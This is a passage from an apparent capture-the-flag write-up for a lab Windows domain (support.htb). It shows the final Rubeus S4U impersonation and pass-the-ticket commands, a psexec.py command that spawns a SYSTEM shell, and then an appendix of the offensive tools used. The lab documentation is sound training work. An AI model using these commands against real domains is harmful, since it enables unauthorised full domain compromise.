   - Generated NTLM hash for `PC1$` with Rubeus.
   - Executed `rubeus.exe s4u /user:PC1$ /impersonateuser:Administrator /msdsspn:cifs/dc.support.htb /ptt`.
   - Imported Administrator ticket and injected it into the session.
8. **Pass-the-Ticket to Achieve SYSTEM**
   - Converted `.kirbi` to `.ccache`.
   - Ran `psexec.py support.htb/administrator@dc.support.htb -k -no-pass` to spawn a SYSTEM shell.

This sequence of misconfigurations and protocol abuses enabled complete domain compromise without ever knowing the Administrator's plaintext password.

Appendix: Tools Used

- Ping: A basic ICMP utility for testing host reachability, measuring round-trip latency, and inferring the operating system based on the TTL value.
- Nmap: A versatile network scanner used to perform TCP SYN port sweeps, detect open services and versions, and identify potential attack surfaces.
- smbclient: A Samba-based SMB/CIFS client that enables anonymous or authenticated enumeration of network shares and file operations on Windows hosts.
- dnSpy: A .NET assembly browser, decompiler, and debugger used to reverse-engineer managed executables, inspect code logic, and locate embedded strings or secrets.
- Python: A general-purpose scripting environment employed both to host a quick HTTP server for file distribution and to run custom decryption scripts (e.g., Base64 + XOR).
- wget: A non-interactive command-line downloader on the target machine, used to fetch binaries and tools from the attacker's HTTP server.
- nxc smb: An Impacket-based wrapper for SMB operations, leveraged to list domain users, verify credentials, and test authentication workflows.
- ldapsearch: A CLI utility for querying LDAP directories, dumping entries and attributes to discover sensitive information stored in Active Directory.
- Apache Directory Studio: A graphical LDAP client providing a tree-view browser and schema editor, used to visually inspect and extract directory attributes.
- evil-winrm: A WinRM client facilitating remote PowerShell sessions on Windows hosts, supporting both password and Kerberos ticket authentication.
- SharpHound: A BloodHound data collector written in C# that harvests Active Directory objects, access control lists, group memberships, and session data.

- Neo4j: A graph database platform used to ingest and store BloodHound’s JSON exports, enabling efficient querying of relationships and permissions.
- BloodHound: A .NET-based analysis tool that visualizes Active Directory graphs from Neo4j to reveal attack paths, over-privileged accounts, and misconfigurations.
- Rubeus: A C# Kerberos toolkit used to request, renew, and abuse tickets, perform S4U2Self/S4U2Proxy attacks, and extract or inject service tickets.
- ticketConverter.py: A script that converts raw Kerberos ticket files (`.kirbi`) into credential cache format (`.ccache`) for use with Impacket tools.
- psexec.py: An Impacket utility that leverages SMB or Kerberos authentication to remotely execute commands under specified accounts, including SYSTEM.